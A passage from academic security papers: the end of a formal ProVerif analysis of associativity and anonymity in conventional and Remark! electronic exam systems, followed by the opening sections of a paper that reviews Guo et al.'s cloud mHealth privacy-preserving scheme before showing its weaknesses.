The term pk(k) denotes the public key corresponding to the private key k in asymmetric encryption. The function *seal/peel* (refer Eq. (9)), is similar to asymmetric encryption/decryption, is used to model that the attacker cannot see the content of the exchanged messages and only authorized entities can open and see the exchanged content. Paper setters use *seal* function to deliver the question papers securely to the examination authority. The examination authority use *peel* function to get the original question papers back. Examination authority use *seal* function to deliver the question papers to the students. Question papers are peeled open by the authorized students (Student representative needs to make sure that the sealed envelope carrying question papers is not tampered). Similar arrangement is required during answer-script exchange between examination authority and the examiners.

The *code* function (refer Eq. (10)), similar to a symmetric encryption scheme is used to disguise the identity of the student from the examiner. The identity is retrieved back during the final tabulation of marks for grading with the reverse function *uncode*. The function *sign* (refer Eq. (11)) is used to obtain the signature of the student, indicating his presence in the examination concerned. The presence of the student in the examination can be verified, in case of dispute with the help of *checksign* function.

Analysis of Associativity: We, now analyze conventional examination system using the equational theory as defined above. We analyze associativity tests guided by the properties defined in Sect. 4. We use indistinguishability assertions to prove associativity properties. We consider the following cases to understand whether an association between the given question paper and answer-script is provided by the conventional examination system:

1. Case 1: When common question paper is used across all the students:
2. Case 2: When unique question paper is used for each student/group of the students:
   (a) Scenario 1: All the students are honest and answer the examination without resorting to any malpractice:
   This is an ideal situation and no dispute situation arises needing any security intervention.
   (b) Scenario 2: Some students indulge in malpractice in the form of collusion/plagiarism:
   In this case, a student colludes or plagiarizes the answer-script of neighboring student, i.e., instead of producing answer-script x, it presents answer-script, y (obtained from the neighboring student).

We now show that the conventional examination system does not preserve the association (refer Definition (4)) between the given question paper and answer-script, even when all but one student is dishonest.

Theorem 1. *The conventional examination system does not provide* associativity *(refer Definition (4)) between a given pair of question paper and answer-script.*

Proof: In order to prove Theorem 1, we need to show that, it is not possible to unambiguously distinguish when a student A_1 produce answer-script AS_{A_2} corresponding to the received question paper QP_{A_1} from the case where a student produce answer-script AS_{A_1}, when: (i) Common question paper is used, and (ii) Unique question paper is used.

Let us consider the following frames to verify whether a conventional examination system satisfies the associativity:

$$\begin{aligned}
\varphi_0 &= \{pk(B)/v1\}|\{pk(A_i)/v2\}|\{pk(X_i)/v3\}|\{\{seal(QP_i, A_i)|i = 1..n\},\\
\varphi_1 &= \varphi_0|\{AS_{A_2}/y\},\\
\varphi_2 &= \{AS_{A_1}/y\},\\
\varphi_k &= \{\varphi_{k-1}\}|\{seal((AS_{A_i}, A_i), pk(B))\}|\{seal((AS_{A_i}, pid_i), pk(X))\},\\
\varphi_\delta &= \varphi_n|\{peel((AS_{A_i}, A_i), B)\}|\{peel(AS_{A_i}, pid_i), X)\}
\end{aligned} \tag{12}$$

φ_0 corresponds to the initial knowledge of the communicating entities. It contains the public data exchanged and the public keys.

φ_1 corresponds to answer-script submitted by the dishonest student A_1.

φ_2 corresponds to the claim of the examination authority/student after the submission of the answer-script.

φ_k corresponds to the knowledge of the examination authority/examiners after the submission of the answer-script by the student A_1.

φ_δ corresponds to the opening of the received answer-scripts.

Here, pid_i is the pseudo identity of the student. The actual identity of the student is hidden from the examiners.

Case 1: Common question paper QP_1 is used:
In this case since all students are answering same question paper, dishonest students can exploit this vulnerability and indulge in plagiarism/collusion. In this situation, since neither party maintains any undeniable evidence which can prove the given answer-script is plagiarized or not (Refer Eq. (12)), it is not possible to fully endorse the claim of any of the communicating entities in case of dispute.

We modelled the conventional examination system with common question paper in Proverif and found that, if the given pair of question paper and answer script is swapped, it remains indistinguishable, i.e., it satisfies observational equivalence as indicated in Eq. (13).

$$P[QP_{A_1}/x, AS_{A_1}/y|QP_{A_1}/x, AS_{A_2}/y] \approx P[QP_{A_1}/x, AS_{A_2}/y|QP_{A_1}/x, AS_{A_1}/y] \tag{13}$$

Case 2: Unique question paper is used for each student/group of students:
In this case in the event when a student plagiarizes the answer-script of the other student, corresponding to the altogether different question paper, the simple mapping of the student question paper and answer-script cannot act as an undeniable evidence in case of dispute. The conventional examination system does not maintain any undeniable evidence to tackle this issue (refer Eq. (12)).

We modelled the conventional examination system with unique question paper in Proverif and found that, if the given pair of question paper and answer script is swapped, it remains indistinguishable, i.e., it satisfies observational equivalence as indicated in Eq. (14).

$$P[QP_{A_1}/x, AS_{A_1}/y|QP_{A_2}/x, AS_{A_2}/y] \approx P[QP_{A_1}/x, AS_{A_2}/y|QP_{A_2}/x, AS_{A_1}/y] \tag{14}$$

Thus, we state that, the conventional examination system does not provide undeniable evidence for maintaining the association between the question paper received by the student and answer-script produced by the student.

Analysis of Anonymity: We, now analyze anonymity properties using equational theory, guided by the properties defined in Sect. 4 and Eqs. (12). We assume the use of unique question paper for each student/group of the students.

Lemma 1. *The conventional examination system does not provide* answer-script secrecy *from the examination authority (refer Definition (5)).*

Proof: In order to prove Lemma 1, we need to show that, it is possible for the examination authority to distinguish the received answer-scripts from each other. Based on the equational theory and local knowledge of the examination authority (B) (Refer (12)), we propose the following inference system.

$$\frac{B \qquad seal((AS_{A_i}, A_i), pk(B))}{(AS_{A_i}, A_i)}$$

The above inference system clearly indicates that, the examination authority is in a position to access the answer-scripts and student identity as received from the student entity. In other words, each answer-script submitted by the student can be accessed by the examination authority, i.e., each received answer-script is observationally different for the examination authority as indicated in Eq. (15).

$$P[\{AS_{A_1}/x, AS_{A_2}/y\}] \not\approx [\{AS_{A_2}/x, AS_{A_1}/y\}] \tag{15}$$

Thus, we state that, the conventional examination system does not provide secrecy of the answer-scripts from the examination authority.

Lemma 2. *The conventional examination system provides* answer-script anonymity *from the examiners (Refer Definition (6)).*

Proof: In order to prove Lemma 2, we need to show that, it is not possible for the examiners to find the authors of the answer-scripts from its knowledge base. Based on the equational theory and local knowledge of the examiners (X) (Refer (12)), we propose the following inference system.

$$\frac{X \qquad seal((AS_{A_i}, pid_i), pk(X))}{(AS_{A_i}, pid_i)}$$

Examination authority, send the pseudo identity of the student (pid_i) to the examiners. The private key required to reveal the student identity back is known to only the examination authority. In other words, though examiners get the answer-scripts for evaluation, student identity is not available to the examiners during evaluation, i.e., two given answer-scripts are observationally equivalent to the examiners in the absence of knowledge of actual student identity as indicated in Eq. (16).

$$P[AS_{A_1}/x, pid_{A_1}/y|AS_{A_2}/x, pid_{A_2}/y] \approx P[QP_{A_1}/x, pid_{A_2}/y|AS_{A_2}/x, pid_{A_1}/y] \tag{16}$$

Thus, we state that, the conventional examination system provides answer-script anonymity from the examiners.

Lemma 3. *The conventional examination system provides* examiner anonymity before answer-script evaluation *from the student entity(Refer Definition (7)), provided answer-scripts are evaluated by the multiple examiners.*

Proof: In order to prove Lemma 3, we need to show that, it is not possible for the students to find the identity of the examiners before answer-script evaluation.

We assume that answer-scripts of a particular course paper are allotted to the multiple examiners for evaluation. Based on the equational theory and local knowledge of the students (A_i) (Refer (12)), we propose the following inference system.

$$\frac{A_i \quad pk(B) \quad pk(X) \qquad (AS_{A_i}, A_i)}{seal((AS_{A_i}, A_i), pk(B))}$$

Students at the end of the examination need to submit the answer-books to the examination authority. Students may possess the knowledge of the examiners involved in the evaluation, but that knowledge is not sufficient to find the actual examiner involved in the evaluation of the particular answer-scripts. In other words, when two or more examiners are involved in the evaluation, examiner identity and the answer-script assigned to the examiner is indistinguishable to the student entity as indicated in the Eq. (17)

$$P[AS_{A_1}/x, X_1/y|AS_{A_2}/x, X_2/y] \approx P[AS_{A_1}/x, X_2/y|AS_{A_2}/x, X_1/y] \tag{17}$$

Thus, we can state that a conventional examination system provides *examiner anonymity before answer-script evaluation* from the student entity.

5.2 Electronic Summative Examination

We study the electronic examination protocol Remark!, proposed by [14]. The protocol participants are the candidates (C), examiner (E), invigilator (G) and manager (M). The role of the manager is: registration of eligible candidates and examiners, Assignment of question papers for candidates, collection of answer tests, distribution of answer tests to examiners and gather marks. The examination process is broadly classified into registration, testing, grading and notification stages as described below:

Examination Stages: (i) Registration:
Manager registers the eligible set of students and examiners for the examination by issuing the pseudonyms. Pseudonyms are generated by the exponentiation mixnets for providing anonymity for the candidates/examiners. A bulletin board is used to publish the pseudonyms, the questions, the tests, and the marks.

(ii) Testing:
The manager generates the test questions and signs them with its private key, and encrypts each test question with the help of a candidate pseudonym before putting it on a bulletin board. At the end, each candidate submits his answer, which is signed with the candidate's private key and encrypted with the public key of the manager. The manager collects the test answer, checks its signature using the candidate's pseudonym, re-signs it, and finally publishes its encryption with the corresponding candidate's pseudonym as receipt.

(iii) Grading:
The manager encrypts the signed test answer with an eligible examiner pseudonym and publishes the encryption on the bulletin board. The corresponding examiner marks the test answer, and signs it with his private key. The examiner then encrypts it with the public key of manager, and submits its marks to the manager.

(iv) Notification:
The manager receives the encrypted evaluation from the examiner, which are decrypted and re-encrypted with the help of the corresponding candidate pseudonym. Then, the mixnet servers deanonymize the candidate's pseudonyms by revealing their secret exponents. Hence the candidate anonymity is revoked. The examiner's secret exponent is not revealed to ensure his anonymity even after the exam concludes.

Formal Model: We analyze electronic summative examination system offered through the Remark! protocol, using the applied π calculus following similar techniques as the one used in the analysis of the conventional examination system. The equational theory depicted below models the cryptographic primitives used within the Remark! protocol. The equations for encryption and signatures are standard.

Equational Theory: We adopt the following signature to capture the cryptographic primitives used by the Remark! protocol.

$$\Sigma = \{pk, aenc, adec, checkpseudo, sign, checksign, hash\}$$

corresponding to public key generation, asymmetric encryption, asymmetric decryption, sign, checksign, and pseudo signature and hash calculation. The properties of standard encryption and pseudo signatures are modeled by the following set of equations:

$$adec(aenc(m, pk(k)), k) = m \tag{18}$$

$$adec(aenc(m, pseudo\_pub(pk(k), rce), r), pseudo\_priv(k, exp(rce))) = m \tag{19}$$

$$checkpseudo(pseudopub(pk(k), rce), pseudo\_priv(k, exp(rce))) = true \tag{20}$$

$$getmess(sign(m, k)) = m \tag{21}$$

$$checksign(sign(m, k), pk(k)) = m \tag{22}$$

$$checksign(sign(m, pseudo\_priv(k, exp(rce))), pseudo\_pub(pk(k), rce)) = m \tag{23}$$

The term pk(k) denotes the public key corresponding to the secret key k in asymmetric encryption. The function *aenc/adec* (Refer Eq. (18)), is asymmetric encryption/decryption. The manager uses *aenc* function to deliver the question papers securely to the candidates. Candidates use *adec* function to get the original question papers back. Candidates use *aenc* function to deliver the answer-scripts to the manager. Answer-scripts are decrypted by the manager using *adec*. The function *checkpseudo* (refer Eq. (20)) is used to check if a pseudonym corresponds to a given secret key. The function *pseudo_priv* is used to decrypt or sign messages, using the secret key and the new generator g^r. The pseudonym, which also serves as the test identifier is generated using the function pseudo_pub, which takes in a public key and a random exponent.

Analysis of Associativity: We, now analyze the Remark! protocol using the equational theory depicted above. We analyze associativity tests guided by the properties defined in Sect. 4. We consider the following cases to understand whether an association between the given question paper and answer-script is satisfied by the Remark! examination protocol:

1. Case 1: When common question paper is used across all the students:
2. Case 2: When unique question paper is used for each student/group of the students:
   (a) Scenario 1: All the students are honest and answer the examination without resorting to any malpractice:
   This is an ideal situation and no dispute situation arises needing any security intervention.

(b) Scenario 2: Some students indulge in malpractice in the form of collusion/plagiarism:
In this case, a student colludes or plagiarizes the answer-script of neighboring student, i.e., instead of producing answer-script x, it presents answer-script, y (obtained from the neighboring student).

We now show that the electronic examination system modelled through the Remark! protocol preserves the association (Refer Definition (4)) between the given question paper and answer-script, even when all but one student is dishonest.

Theorem 2. *The Remark! protocol provides* associativity *(refer Definition (4)) between a given pair of question paper and answer-script.*

Proof: In order to prove Theorem 2, we need to show that, it is possible to unambiguously distinguish when a student A_1 produce answer-script AS_{A_2} corresponding to the received question paper QP_1 from the case where a student produce answer-script AS_{A_1}, when: (i) Common question paper is used, and (ii) Unique question paper is used.

Let us consider the following frames to verify whether the Remark! protocol satisfies the associativity:

$$\begin{aligned}
&\varphi_0 = \{pk(B), pk(A_i), pk(X_i), pseudo_B, pseudo_{A_i}, pseudo_{X_i}, aenc(QP_i, pseudo_{A_i})|i = 1..n\},\\
&\varphi_1 = \varphi_0|\{AS_{A_2}/y\},\\
&\varphi_2 = \{AS_{A_1}/y\},\\
&\varphi_k = \{\varphi_{k-1}\}|\{aenc((QP_i, AS_{A_i}, pseudo_{A_i}), pk(B)), sign((QP_i, AS_{A_i}, pseudo_{A_i}), priv_{A_i}),\\
&aenc((QP_i, AS_{A_i}, pseudo_{A_i}, pseudo_{X_i}), pseudo_{X_i}), sign((QP_i, AS_{A_i}, pseudo_{A_i}), B)\},\\
&\varphi_\delta = \varphi_n|\{adec((QP_i, AS_{A_i}, pseudo_{A_i}), B)\}
\end{aligned} \tag{24}$$

Refer Eq. (12) for definition of φ_0, φ_1, φ_2, φ_k and φ_δ. Also, $pseudo_B$ is the pseudo public key of the examination authority, $pseudo_{A_i}$ is the pseudo public key of the students, $priv_{A_i}$ is the pseudo private key of the students, $pseudo_{X_i}$ is the pseudo public key of the examiners. The actual identity of the student is hidden from the examiners.

Case 1: Common question paper QP_1 is used:
Dishonest students can exploit this vulnerability and indulge in plagiarism/collusion. Since, neither party maintains any undeniable evidence which can prove the given answer-script is plagiarized or not (Refer Eq. (24)) it is not possible to fully endorse the claim of any of the communicating entities in case of dispute.

Case 2: Unique question paper is used for each student/group of students:
The Remark! protocol builds an undeniable evidence associating the question paper to the answer-script in the form of $sign((QP_i, AS_{A_i}, pseudo_{A_i})$ (Refer Eq. (24)). Since, manager and student gets signed acknowledgement of receipt of the question paper and answer tests pair from each other, they are not in a position to deny their actions (Refer Eq. (24)).

We modelled the Remark! protocol in ProVerif and found that, if the given pair of question paper and answer script is swapped, it is distinguishable, i.e., swapped and original pair are not observationally equivalent as indicated in Eq. (25).

$$P[QP_{A_1}/x, AS_{A_1}/y|QP_{A_1}/x, AS_{A_2}/y] \not\approx P[QP_{A_1}/x, AS_{A_2}/y|QP_{A_1}/x, AS_{A_1}/y] \tag{25}$$

Thus, we state that, the examination system with the Remark! protocol provide an undeniable evidence for maintaining the association between the question paper received by the student and answer-script produced by the student.

Analysis of Anonymity: We, now analyze anonymity using equational theory, guided by the properties defined in Sect. 4 and Eqs. (24). We assume the use of unique question paper for each student/group of the students.

Lemma 4. *The electronic examination system with the Remark! protocol does not provide* answer-script secrecy *from the examination authority (Refer Definition (5)).*

Proof: In order to prove Lemma 4, we need to show that, it is possible for the examination authority to distinguish the received answer-scripts from each other. Based on the equational theory and local knowledge of the examination authority (B) (Refer (24)), we propose the following inference system.

$$\frac{B \qquad aenc((QP_i, AS_{A_i}, pseudo_{A_i}), pk(B))}{(QP_i, AS_{A_i}, pseudo_{A_i})}$$

The above inference system clearly indicates that, the examination authority is in a position to access the answer-scripts and student identity as received from the student entity. In other words, each answer-script submitted by the student can be accessed by the examination authority, i.e., each received answer-script is observationally different for the examination authority as indicated in Eq. (26).

$$P[\{AS_{A_1}/x, AS_{A_2}/y\}] \not\approx [\{AS_{A_2}/x, AS_{A_1}/y\}] \tag{26}$$

Thus, we state that, the examination system with the Remark! protocol does not provide secrecy of the answer-scripts from the examination authority.

Lemma 5. *The electronic examination system with the Remark! protocol provides* answer-script anonymity *from the examiners(refer Definition (6)).*

Proof: In order to prove Lemma 5, we need to show that, it is not possible for the examiners to find the authors of the answer-scripts from its knowledge base.

Based on the equational theory and local knowledge of the examiners (X) (Refer (24)), we propose the following inference system.

$$\frac{X \quad priv_{X_i} \qquad aenc((QP_i, AS_{A_i}, pseudo_{A_i}, pseudo_{X_i}), pseudo_{X_i})}{(QP_i, AS_{A_i}, pseudo_{A_i}, pseudo_{X_i})}$$

Examination authority, send the pseudo identity of the student($pseudo_{A_i}$) to the examiners. The pseudo private key required to reveal the student identity back is known to only the student. In other words, though examiners get the answer-scripts for evaluation, student identity is not available to the examiners during evaluation, i.e., two given answer-scripts are observationally equivalent for the examiners as indicated in Eq. (27).

$$P[AS_{A_1}/x, pseudo_{A_1}/y|AS_{A_2}/x, pseudo_{A_2}/y] \approx P[QP_{A_1}/x, pseudo_{A_2}/y|AS_{A_2}/x, pseudo_{A_1}/y] \tag{27}$$

Thus, we state that, the examination system with the Remark! protocol provides answer-script anonymity from the examiners.

Lemma 6. *The electronic examination system with the Remark! protocol provides* examiner anonymity before answer-script evaluation *from the student entity (Refer Definition (7)), provided answer-scripts are evaluated by the multiple examiners.*

Proof: In order to prove Lemma 6, we need to show that, it is not possible for the students to find the identity of the examiners before answer-script evaluation.

We assume that answer-scripts of a particular course paper are allotted to the multiple examiners for evaluation. Based on the equational theory and local knowledge of the students (A_i) (Refer (24)), we propose the following inference system.

$$\frac{A_i \quad pk(B) \quad pk(X) \qquad (QP_i, AS_{A_i}, pseudo_{A_i})}{aenc((QP_i, AS_{A_i}, pseudo_{A_i}), pk(B))}$$

Students at the end of the examination, submit the encrypted answer-books to the examination authority. Students may possess the knowledge of the examiners involved in the evaluation, but that knowledge is not sufficient to find the actual examiner involved in the evaluation of the particular answer-scripts. In other words, when two or more examiners are involved in the evaluation, examiner identity and the answer-script assigned to the examiner is indistinguishable to the student entity as indicated in the Eq. (28)

$$P[AS_{A_1}/x, X_1/y|AS_{A_2}/x, X_2/y] \approx P[AS_{A_1}/x, X_2/y|AS_{A_2}/x, X_1/y] \tag{28}$$

Thus, we can state that examination system with Remark! protocol provides *examiner anonymity before answer-script evaluation* from the student entity.

6 Conclusion

We, in this paper have defined a framework for modelling the examination system in the applied π calculus to express the properties of associativity and anonymity. We investigated and modelled two existing examination systems, namely: conventional and electronic examination system using applied π calculus and ProVerif. We defined series of associativity and anonymity properties to analyze and validate the two examination systems. We proved that both the examination systems fail to provide the required level of associativity and anonymity between the question paper and answer-script exchanged between the examination authority and the students. As a future work, we, intend to study and compare/contrast the specific examination security requirements with those of other domains such as e-shopping and e-voting. Also, we plan to extend our work at the protocol level to detect plagiarism/collusion and student malpractices during the examination phases.

References

1. Abadi, M., Fournet, C.: Mobile values, new names, and secure communication. ACM SIGPLAN Not. **36**(3), 104–115 (2001)
2. Apampa, K.M., Wills, G., Argles, D.: An approach to presence verification in summative e-assessment security. In: 2010 International Conference on Information Society (i-Society), pp. 647–651. IEEE (2010)
3. Bella, G., Giustolisi, R., Lenzini, G., Ryan, P.Y.A.: A secure exam protocol without trusted parties. In: Federrath, H., Gollmann, D. (eds.) SEC 2015. IAICT, vol. 455, pp. 495–509. Springer, Heidelberg (2015). doi:10.1007/978-3-319-18467-8_33
4. Bhardwaj, M., Singh, A.J.: Automated integrated examination system: a security concern. Inf. Secur. J. Glob. Perspect. **20**(3), 156–162 (2011)
5. Blanchet, B.: An efficient cryptographic protocol verifier based on prolog rules. In: Schneider, S. (ed.) 14th IEEE Computer Security Foundations Workshop, pp. 82–96. IEEE Computer Society Press (2001)
6. Blanchet, B., Abadi, M., Fournet, C.: Automated verification of selected equivalences for security protocols. In: 20th Annual IEEE Symposium on Logic in Computer Science (LICS 2005), pp. 331–340 (2005)
7. Castella-Roca, J., Herrera-Joancomarti, J., Dorca-Josa, A.: A secure e-exam management system. In: The First International Conference on Availability, Reliability and Security, ARES 2006. IEEE (2006)
8. Delaune, S., Kremer, S., Ryan, M.: Verifying privacy-type properties of electronic voting protocols. J. Comput. Secur. **17**(4), 435–487 (2009)
9. Dolev, D., Yao, A.C.: On the security of public key protocols. IEEE Trans. Inf. Theory **29**(2), 198–208 (1983)
10. Dreier, J., Giustolisi, R., Kassem, A., Lafourcade, P., Lenzini, G.: A framework for analyzing verifiability in traditional and electronic exams. In: Lopez, J., Wu, Y. (eds.) ISPEC 2015. LNCS, vol. 9065, pp. 514–529. Springer, Heidelberg (2015). doi:10.1007/978-3-319-17533-1_35
11. Dreier, J., Lafourcade, P., Lakhnech, Y.: Formal verification of e-auction protocols. In: Basin, D., Mitchell, J.C. (eds.) POST 2013. LNCS, vol. 7796, pp. 247–266. Springer, Heidelberg (2013). doi:10.1007/978-3-642-36830-1_13
12. Eckstein, M.A.: Combating academic fraud: Towards a culture of integrity. International Institute for Educational Planning (2003)
13. Giustolisi, R., Lenzini, G., Bella, G.: What security for electronic exams? In: International Conference on Risks and Security of Internet and Systems (CRiSIS), pp. 1–5. IEEE (2013)
14. Giustolisi, R., Lenzini, G., Ryan, P.Y.A.: *Remark!*: a secure protocol for remote exams. In: Christianson, B., Malcolm, J., Matyáš, V., Švenda, P., Stajano, F., Anderson, J. (eds.) Security Protocols 2014. LNCS, vol. 8809, pp. 38–48. Springer, Heidelberg (2014). doi:10.1007/978-3-319-12400-1_5

15. Good, C.V., et al.: Dictionary of education (1945)
16. Huszti, A., Petho, A.: A secure electronic exam system. Publicationes Mathematicae Debrecen **77**(3–4), 299–312 (2010)
17. Kungpisdan, S.: Modelling, design, and analysis of secure mobile payment systems. Ph.D. thesis, Monash University (2005)
18. Maheshwari, V.: Malpractices in examinations-the termites destroying the educational set up (2011)
19. Morgan, C., O'reilly, M.: Assessing Open and Distance Learners. Psychology Press, Cambridge (1999)
20. Varble, D.: Reducing cheating opportunities in online test. Atlantic Mark. J. **3**(3), 9 (2014)

On the Security of "Verifiable Privacy-Preserving Monitoring for Cloud-Assisted mHealth Systems"

Hardik Gajera, Shruti Naik, and Manik Lal Das(✉)

DA-IICT, Gandhinagar, India
kidrah123@gmail.com, naik.shruti@outlook.com, maniklal_das@daiict.ac.in

Abstract. Protecting user data in public server is one of the major concerns in cloud computing scenarios. In recent trends, data owner prefers storing data in a third party server in a controlled manner, sometimes in an encrypted form. In this paper, we discuss a recent scheme [1] appeared in INFOCOM 2015 that claims verifiable privacy-preserving service in healthcare systems. We show that the scheme [1] suffers from security weaknesses, in particular, it does not provide privacy-preserving services, which is the main claim of the scheme. We provide an improved solution by slightly modifying the scheme, which retains the security and privacy claim intact without increasing any overhead.

Keywords: Privacy · Cloud security · Access control · Data encryption · Authentication

1 Introduction

Cloud computing is a cost effective computing paradigm for convenient, on-demand data access to a shared pool of configurable computing resources such as networks, servers, storage, applications and services [2]. Broadly, there are three types of consumers in cloud computing – Cloud server as a consumer, Merchant (Data Owner) as a consumer, and Customer as a consumer. Cloud server facilitates storage and services in which merchant stores the application data and all eligible customers of the merchant get on-demand services from the cloud infrastructure. Data owner hires the cloud infrastructure for storing application data in the cloud storage. While resource outsourcing provides significant advantages to data owners as well as to service consumers, there are some important concerns such as security, privacy, ownership and trust that have been discussed substantially over past decade [3–6]. For example, the company can delegate the health monitoring systems to the cloud, where a patient can directly communicate with the cloud. However, upon receiving the patient request the cloud can generate a fabricated report for some malicious intent. Therefore, there is a possibility that cloud server can manipulate the data without data owner's knowledge. In order to avoid such scenarios, data owner can prefers to

© Springer International Publishing AG 2016
I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 324–335, 2016.
DOI: 10.1007/978-3-319-49806-5_17

store data in cloud server in a controlled manner so that the cloud server cannot manipulate the data while consumer getting services from it. In recent times, several mHealth services have been proposed [4,7–10]. MediNet [7] discussed a mobile healthcare system that can personalize the self-care process for patients with both diabetes and cardiovascular disease. MediNet uses a reasoning engine to make recommendations to a patient based on current and previous readings from monitoring devices connected to the patient and on information that is known about the patient. HealthKiosk [8] proposed a family-based healthcare system that considers contextual information and alerting mechanisms for continuous monitoring of health conditions, where the system design of HealthKiosk has an important entity known as *sensor proxy* that acts as a bridge between the raw data sensed from the sensing device and the kiosk controller, and also acts as a data processing unit. In [9], a taxonomy of the strategies and types of health interventions have been discussed and implemented with mobile phones. Lin *et al.* [4] proposed a cloud-assisted privacy preserving mobile health monitoring system to protect the privacy of users. Their scheme uses the key private proxy re-encryption technique by which the computational cost of the users is primarily done in the cloud server. A basic model for mobile healthcare system is depicted in Fig. 1.




Fig. 1. A basic model for mobile healthcare system

In 2015, Guo *et al.* [1] proposed a scheme for verifiable privacy-preserving monitoring for cloud-assisted health systems. In this paper, we show that the scheme [1] suffers from major security weaknesses, in particular, the scheme does not provide privacy-preserving services, which is the main claim of the scheme. We provide a mitigation for the weaknesses by modifying the scheme. The improved

scheme retains the security and privacy claims of [1] without increasing any overhead.
The remainder of the paper is organized as follows. Section 2 reviews the Guo *et al.*'s scheme. Section 3 shows the security weaknesses of the scheme. Section 4 provides the proposed improvements. We conclude the paper in Sect. 5.

2 Guo *et al.*'s Scheme

Guo *et al.* [1] proposed a scheme, appeared in INFOCOM 2015, that claims verifiable privacy-preserving service in healthcare systems. The scheme has two main objectives - (i) privacy-preserving identity verification, and (ii) verifiable PHR computation. The former provides secure identity verification on cloud without revealing identity of user while later guarantees the correctness of generated PHR. The scheme consists of four entities as follows.

- Trust Authority (TA): TA performs issuance and distributing secret and public parameters to other entities of the scheme.
- Cloud Service Provider (CSP): CSP verifies user identity and computes health record computation using the monitoring program $f(\boldsymbol{x})$ provided by the company.
- Company: Company provides health record computation to users with the help of CSP.
- Users: Users are the consumers for their health services/records.

The scheme works as follows. A user receives a private certificate σ from TA. After receiving σ user asks for a blind signature ψ on σ from the company. After that the user is a registered entity for the monitoring program $f(\boldsymbol{x})$ and the blind signature ψ is issued for the user. Here, $f(\boldsymbol{x})$ is a confidential polynomial function and $\boldsymbol{x}$ is the user's data generated by the user as $\boldsymbol{x} = (x_1, x_2, x_3, \cdots, x_N)$, $x_i \in Z_n^*$. To access the health records the user encrypts the vector and then sends an encrypted vector with ψ to the CSP. User computes $\boldsymbol{c} = \mathrm{E}(\boldsymbol{m})$, where $\boldsymbol{m}$ is monitored raw data and $\mathrm{E}(\cdot)$ is a secure encryption scheme. User then generates proofs on σ which are used for authentication. If public verification of given ψ is done by the CSP then it computes $f(\boldsymbol{x})$ on given $\boldsymbol{c}$. After that the CSP computes the monitoring function and gives results $f(E(\boldsymbol{m}))$ and signature δ to the user. User now decrypts using his secret key and checks for correctness of $f(E(\boldsymbol{m}))$ and δ based on monitored data $\boldsymbol{m}$. The detailed construction of the scheme works with the following phases.

2.1 System Setup

TA sets up the system by choosing the security parameters and the corresponding public parameters.

1. General Setup: TA chooses a security parameter ξ and generates public parameters $\texttt{param} = (n, G, G_1, e)$, where $n = pq$ is the order of group G, p and q are large primes, and e is a bilinear pairing mapping.

2. Partially Blind Signature Setup: TA issues domain public parameter $(g,\ g^s) \in G^2$, where s is a master secret key. TA selects two hash functions $H : \{0,1\}^* \rightarrow G$ and $H_0 : \{0,1\}^* \rightarrow Z_n^*$. A signing key pair $(pk,\ sk)$, where $pk = H(id_c) \in G$ and $sk = H(id_c)^s$ is generated by TA for the company.
3. Monitoring System Setup: TA chooses $g_0 \in G$ and publishes h, where $h = g_0^p \in_R G_q$. TA issues σ after providing ID id_A for user, where $\sigma = g^{\frac{1}{s+id_A}}$. TA gives the private key $sk = q$ to the user.

2.2 Privacy-Preserving Identity Verification

This phase is composed of the following four sub-protocols.

1. **Signature Request**
$(\theta, \phi) \leftarrow \text{Request}(g, pk, id_A, w)$: User asks for some parameters to company for partially blind signature ψ on σ. Before the request is sent, user and company agree on string $l \in \{0,1\}^n$. Then, the company selects $t \in_R Z_n^*$, calculates $\theta = g^t$, $\phi = H(id_c)^t$ and sends (θ, ϕ) to the user.

2. **Partially Blind Signature Generation Process**
$\epsilon' \leftarrow \text{BlindSign}(\theta, g^s, \phi, l, \sigma)$: User randomly chooses $\alpha, \beta, \gamma \in_R Z_n^\star$ and calculates $\theta' = \theta^\alpha \cdot \big(g^s\big)^\gamma = g^{\alpha t + \gamma s}$, $\phi' = H(id_c)^{\alpha(\beta+t)} H(l)^{-\gamma}$ and $u = \alpha^{-1} H_0(\sigma \parallel \phi') + \beta$, and sends these to the company. Then, the company calculates
$$\epsilon = H(id_c)^{s(t+u)} H(l)^t$$
and sends it back to the user, who unblinds ϵ by calculating $\epsilon' = \epsilon^\alpha$.

3. **Commitment and Proof Generation Process**
$(com_i, \pi) \leftarrow \text{ProveGen}(\theta', \phi', \epsilon', \sigma, l)$. CSP verifies user's identity by using the blind signature $\psi = (\theta', \phi', \epsilon', \sigma, w)$ as follows.
$$e(e', g) e(X, \sigma) e(Y, g^{-s}) e(H(l)^{-1}, \theta') \overset{?}{=} e(g, g)$$
where $X = g^{id_A} g^s$ and $Y = \phi' \cdot H(id_c)^{H_0(\sigma \| \phi')}$.
Note that the verification of the above equation requires the identity id_A of the user along with the blind signature ψ. Therefore, if the user directly sends the blind signature ψ to the CSP, then it reveals the correlation of id_A and the partially blind signature ϵ'.
Now user generates proofs for the signature and the certificate. For generation of commitments, user chooses $\mu_i, \nu_i \in_R Z_n, i = 1, 2, 3, 4$.

$\texttt{com}_1 = \epsilon' h^{\mu_1} = H(id_c)^{\alpha s(t+u)} H(l)^{\alpha t} h^{\mu_1}, \texttt{com}'_1 = g h^{\nu_1}$
$\texttt{com}_2 = g^{id_A + s} h^{\mu_2}, \texttt{com}'_2 = \sigma h^{\nu_2} = g^{\frac{1}{s+id_A}} h^{\nu_2}$
$\texttt{com}_3 = \phi' \cdot H(id_c)^{H_0(\sigma \| \phi')} h^{\mu_3}, \texttt{com}'_3 = g^{-s} h^{\nu_3}$
$\texttt{com}_4 = H(l)^{-1} h^{\mu_4}, \texttt{com}'_4 = \theta' h^{\nu_4} = g^{\alpha t + \gamma s} h^{\nu_4}$
